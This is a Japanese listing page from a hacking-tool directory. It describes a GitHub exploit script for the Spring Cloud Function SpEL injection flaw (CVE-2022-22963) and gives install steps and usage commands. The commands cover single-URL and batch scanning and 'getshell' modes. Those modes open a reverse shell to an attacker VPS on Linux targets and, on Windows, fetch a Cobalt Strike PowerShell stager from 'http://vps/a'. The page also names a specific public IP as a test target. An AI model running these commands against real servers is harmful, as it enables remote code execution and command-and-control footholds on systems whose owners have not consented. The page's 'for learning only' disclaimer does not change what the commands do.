Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
spring-cloud-function-rce — Spring Cloud Function SPEL式インジェクションの脆弱性(CVE-2022-22963) | Kitploit

ツール/GitHubGitHub/k3rwin/spring-cloud-function-rce
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロール
GitHubk3rwin/spring-cloud-function-rce

spring-cloud-function-rce

Spring Cloud Function SPEL式インジェクションの脆弱性(CVE-2022-22963)

リポジトリを見る
83304年前未レビュー
共有

Spring Cloud Function SPEL式注入の脆弱性(CVE-2022-22963)

Springフレームワークは、現代のJavaベースのエンタープライズアプリケーション(あらゆるタイプのデプロイプラットフォーム上)に対して、包括的なプログラミングおよび構成モデルを提供します。

Spring CloudのサーバーレスフレームワークであるSpring Cloud FunctionのRoutingFunctionクラスのapplyメソッドは、リクエストヘッダーの「spring.cloud.function.routing-expression」パラメータをSpel式として処理するため、Spel式インジェクションが発生します。攻撃者はこの脆弱性を利用して任意のコードを実行できます。

影響範囲:3.0.0.RELEASE <= Spring Cloud Function <= 3.2.2

このスクリプトは学習目的のみで使用してください。他の目的で使用した場合に生じる法的責任はすべて作者とは無関係です

1.installation(モジュールのインストール)

pip3 install -r requirements.txt	

2.Usage(使い方)

python3 spring-cloud-function-rce.py -h

image-20220414184058525

-u 単一のURLを指定してdnslogテストを実行する

-e リバースシェルモードを指定する

-s ターゲットホストのOSを指定する。デフォルトはlinux、パラメータはwin/linux -iおよび-cパラメータと併用する

3.example(使用例)

3.1 単一URLテスト

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/"

image-20220414184202055

3.2 複数URLの一括テスト

python3 spring-cloud-function-rce.py -f "urls.txt"

image-20220414184424640

  • 123.58.236.76:47874はvulfocusのdocker標的環境であり、nslookupコマンドがインストールされていないため、dnslogテストは失敗する
  • 一括テストするURLアドレスは必ずWebサイトのルートディレクトリである必要がある。http://192.168.50.222:8080/ はローカルに構築した標的環境のルートディレクトリであり、testディレクトリを追加するとpocが無効になる

3.3 linux標的マシンでgetshell

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/" -e -i "vps的ip地址:5566"

image-20220414185231029

3.4 windows標的マシンでgetshell

python3 spring-cloud-function-rce.py -u "http://192.168.50.222:8080/" -e -s "win" -c "http://vps/a"

-cは、csが生成したPowerShell起動コードのアドレスを指定する。必ず -s "win" と併用する必要がある。-cオプションでは、スクリプトをWindows環境で実行しなければならず、スクリプトはPowerShellを呼び出してpocをエンコードする


image-20220414185711222

image-20220414190020294

4. 標的環境

4.1 ideaでの自前構築

参考リンク

4.2 docker標的環境

vulfocus

image-20220414190509578

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →